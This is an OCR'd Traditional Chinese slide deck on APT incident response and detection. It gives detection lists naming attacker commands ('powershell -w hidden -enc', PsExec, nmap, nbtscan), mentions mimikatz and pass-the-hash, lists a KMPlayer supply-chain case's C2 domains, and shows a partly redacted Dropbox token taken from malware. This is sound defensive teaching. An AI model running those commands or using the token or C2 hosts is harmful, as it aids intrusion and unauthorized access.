


Iron Tiger aka APT 27 Luckymouse



https://www.trendmicro.com/en_us/research/21/d/iron-tiger-apt-updates-toolkit-with-evolved-sysupdate-malware-va.html

常用的工具：Autoruns




眼見不一定為真 (Part 2)

- 貓胃喜歡注入的程序
  - svchost.exe
  - explorer.exe
  - msiexec.exe
  - iexplorer.exe
  - msdtc.exe
  - dllhost.exe
  - … 族繁不及備載

- 共通點：大多是注入到常見的公用程序

常用的工具：Process Explorer



現況反思

- 第三方或官方程式遭利用成 Loader 已是不爭的事實
- 數位憑證被盜用（?）於簽屬貓胃已相當常見
- 被注入的程序基本都是正常程序
- 敵暗我明，攻擊者深知如何運用合法掩飾非法

主動出擊的小撇步

小撇步一：第一時間知道資料被撈了


- 主動出擊，在重要的資料庫內插入特定(假)資料

- 透過各種方式進行監控(假)資料
  - DB Auditing 工具
  - 程式自己寫 Log
  - 寫個 Trigger 偵測

- 假資料一般不會被撈取，主動式守株待兔的概念


- 但如果必須遵守法規這招可能就…（ Ex: PCI-DSS、資通安全法 ）

小撇步二：偵測疑似惡意活動



- 將 Event ID 7040 / 7045 拉出來做個 Index List
  - 每日比對，找出差異項目（Outlier）做檢查
  - 針對特定常用於橫向攻擊的字串做檢查（Ex: PsExec / PSEXESVC）

- 開啟 Process Command-line Audit，Event ID 4688
  - nmap, copy, xcopy, rar, nbtscan, net use
  - powershell.exe –w hidden –enc
  - ping –n 1 xxx.xxx.xxx.xxx
  - 還有很多，這裡講不完



- 但前提是得有個 SIEM，有的話可以參考這裡

https://github.com/SigmaHQ/sigma/tree/master/rules/windows/process_creation

詮睿科技 TALENT JUMP

小撇步三：利用 YARA 偵測具特定特徵的貓胃

- 以前述 jjs.exe 為例子
  - Loader 一樣，但 jli.dll 有小改，C2 DDNS 不同，無法透過 HASH 一次清查
  - 透過各種靜態、動態分析的方式分析樣本的威脅指標（ IoCs ）

  - 但要有個支援 YARA 的工具，更多細節可參考：
    https://github.com/VirusTotal/yara/releases

詮睿科技 TALENT JUMP

小撇步四：防毒的參考指標

- 防毒軟體的現況
  - 裝安心的，反正偵測不到太多新型病毒
  - 有病毒警訊就重灌啊，哪次不重灌的
  - 但倘若偵測到的檔案路徑是以下這些….

/Windows/
/Windows/System32/
/Windows/System32/{$RandomNamed}/
/Windows/System32/wbem/
/ProgramData/
/Users/{$YourName}/AppData/
/Program Files/Common Files/
/$RECYCLE.BIN/

- 我們其實可以再給防毒軟體一個機會

小撇步五：資安規範很重要，但續命的取捨?

- 情境範例：某公司資安規範
  - Endpoint、伺服器均需加入 AD 進行統一管控
  - 因此即便是 Backup Server 也需遵守此規範

- 攻擊者進到內部環境後
  - 當然先跑 mimikatz 拿 Credential 啊
  - 接著 PtH 打 AD 啊，哪次不打的
  - AD 被打穿，包含 Backup Server 在內全通
  - 內網摸透後來個加密勒索，Backup Server 當然也一併加密囉

- 所以… 開特例把 Backup Server 特別隔離的取捨?

小撇步六：有時被黑可以反追蹤唷

- 以 Operation DRBControl 為案例
  - 在調查過程中發現攻擊者植入的樣本
  - 經過分析調查發現樣本有與 Dropbox 互動傳遞資料
  - 逆向分析過程發現 Dropbox 的 API Access Token
  - 運用該 API Access Token 進行反追蹤

- 進一步分析 Dropbox 上的資料可得知
  - 攻擊者偷取的資料與確切的受駭範圍
  - 更多可進一步分析的樣本與 IoCs
  - 可讓事件處理的更加有效率與完整

```
dropbox_token[0] = 'c';
dropbox_token[1] = '3';
dropbox_token[2] = 'K';
dropbox_token[3] = 'C';
dropbox_token[4] = 'C';
dropbox_token[5] = 'd';
dropbox_token[6] = 'c';
dropbox_token[7] = '9';
dropbox_token[8] = 'Y';
dropbox_token[9] = 'z';
dropbox_token[10] = '[redacted]';
dropbox_token[11] = '[redacted]';
dropbox_token[12] = '[redacted]';
dropbox_token[13] = '[redacted]';
dropbox_token[14] = '[redacted]';
dropbox_token[15] = '[redacted]';
dropbox_token[16] = '[redacted]';
dropbox_token[17] = '[redacted]';
dropbox_token[18] = '[redacted]';
dropbox_token[19] = '[redacted]';
dropbox_token[20] = '[redacted]';
dropbox_token[21] = '[redacted]';
dropbox_token[22] = '[redacted]';
dropbox_token[23] = '[redacted]';
```

http://www.talent-jump.com/article/2020/02/17/CLAMBLING-A-New-Backdoor-Base-On-Dropbox/

事前、事中與事後

SANS Incident Response 6 steps

Preparation

- People
- Notes
- Relationships
- Policies
- Procedures
- Coms plan
- Tools
- Mgt Tng
- Training
- Jump Bag

Identification

- Awareness
- Need to Know
- Unusual processes
- Unusual Security Evts
- Alert Early
- Use OOB Comms
- New Accts / Privs
- Primary IR Handler
- Passive monitoring
- Odd Sch Tasks
- Unusual Files
- Analyze Logs
- Chain of Custody

Containment

- Stop Bleeding
- Categorize
- Notify Mgt
- Remove LAN Cbl
- Memory Captures
- Chg Pswds
- Short-term
- Criticality
- Asgn Primary IRH
- FW/IDS Filters
- Adjacent Host Logs
- Kill Backdoors
- Back-up
- Sensitivity
- Low Profile
- ISP coord
- Patch Exploited Vuln(s)
- Long-term
- Document Actions
- Infected Vlan
- Forensic Images

Eradication

- Del Artifacts
- Apply All Patches
- Black Hole IP's
- Root Cause
- Addl FW / IDS Filters
- Seek other Host footholds
- Restore Back-up
- Chg DNS Names
- Wipe/Format/Rebuild
- Remove Malware
- Rescan network

Recovery

- Return to Ops
- Monitor (signs/shells/artifacts/events)
- Test /Doc Baseline
- Move to Production (Approval)
- Script searches for attacker artifacts

Lessons Learned

- Document Incident
- All affected parties review / comment on draft
- Finalize Report
- Seek Required Changes
- Immediately upon recovery Phase
- Provide Exec Summary
- Seek Funding
- Assign to on-Scene IRH
- Reach Report Consensus
- Address Process not people
- Update Procedures

SANS Incident Response 6 steps

- Preparation
  - 訂立企業資安策略
  - 定期進行風險評估
  - 定義企業核心資產及應關注事件
  - 成立 CSIRT 小組
- Identification
  - 監控系統異常事件
  - 分析事件實際影響層級
  - 確認事件後收集證據、記錄實際狀況
- Containment
  - 進行網路隔離遏止攻擊繼續擴散
  - 持續監控並控制現況
  - 維持系統可用性並執行重建計劃
- Eradication
  - 確認事件根源
  - 清理確認或疑似受駭系統
  - 透過各資安設備阻擋事件 IoCs
- Recovery
  - 確認還原、重建後的系統完整性
  - 提升系統安全性
  - 持續監控異常事件
- Lesson Learned
  - 記錄事件發生詳細情況
  - 檢視事件處理流程是否完善
  - 針對事件根因策劃未來改善方向

https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901

Computer Security Incident Response Team

- CSIRT 是企業第一線資安事件處理單位

- CSIRT 基本成員：
  - 各技術單位（網路、系統、資料庫、應用開發等）
  - 資安單位
  - 稽核風控單位
  - 公關單位
  - 領導者（資安長，無資安長的企業通常會由資訊長擔任）
  - 第三方資安顧問

很重要所以我得呼籲個三次

- 資安的層級倘若與其他單位相對等，CSIRT 的領導者就必須是居上位者
- 資安的層級倘若與其他單位相對等，CSIRT 的領導者就必須是居上位者
- 資安的層級倘若與其他單位相對等，CSIRT 的領導者就必須是居上位者

真實 APT 案例分享
KMPlayer SCA

祭肉陳

祭肉陳 已經 [redacted] 4

祭肉陳 已經 通報出來囉！慶祝一下喝一杯吧！
https://www.ncert.nat.gov.tw/NoticeAna/anaDetail.do?id=ICST-ANA-2013-0018

12

7 年前 4

12 則回應

祭肉陳 XDD 看來有其他家曾經淪陷

祭肉陳 不過到底是不是相同的攻擊就不知道了 Orz 我只能說這樣的攻擊手法真的很賤

roamer 可以發現真的也很厲害...<(_ _)>

大芋圓覺者(´３`) 喔大哥，這看起來也太好吃

祭肉陳 XDD 大姐這是台灣麵攤小吃的滷菜啊！日本吃不到的！(胃部攻擊開始)

祭肉陳 roamer 對啊，能發現的人真的是運氣很好

大芋圓覺者(´３`) 祭肉陳: 我回來了哈哈哈！！我家荒郊野外哈哈阿！（遠）

祭肉陳 XDDDDDDDD 那... 那就不能喝一杯了啊

|-|X 技服好小器，沒寫Thanks ro ZeroChen

祭肉陳 說 刻意不標的，低調求生存

cindy 說 真的好低調~

祭肉陳 不過我猜林佳明應該會在資安人開的APT課程上講這件事

按 Enter 送出

..... 等
會爆 6

祭肉陳 已經 真的是每天都有新發現啊
XDDDD KMP你好樣的真的！

快一週的班，該是好
己的時候了。 1

祭肉陳 已經 "我們通知KRCERT他們說沒有發現這個狀況 "
[redacted] Scenario 8

祭肉陳 已經 越爆越大 XDDD
南韓惡意程式 恐入侵

我發表的訊息

3:2(12:35p 2013年8月9日

4:06pm 11:0 2013年8月7日

12

2013年8月2日

祭肉陳
@zerochen

男性

已經

urk

故事的開始

- 2013 年 7 月發現某企業內部出現 MAC Spoofing 攻擊導致內部服務伺服器服務中斷，針對 Infected Server 進行調查後發現 arp hijack tool 及一句話木馬、web shell等


- 逐一檢查疑似遇駭之用戶端後發現均遭植入反向後門，並嘗試回連至攻擊者的 C & C Server

  vpen.abacocafe.com / pen.abacocafe.com

  TCP / UDP port 53, 80, 443


交叉測試發現異常

- 透過不同來源 IP 開啟 infected host 交叉測試
- 只有黑名單（公司 IP）才會取得 3.7.0.87



從白名單 IP 啟動 KMP

→ KM Update Server → Correct Version 3.6.0.87

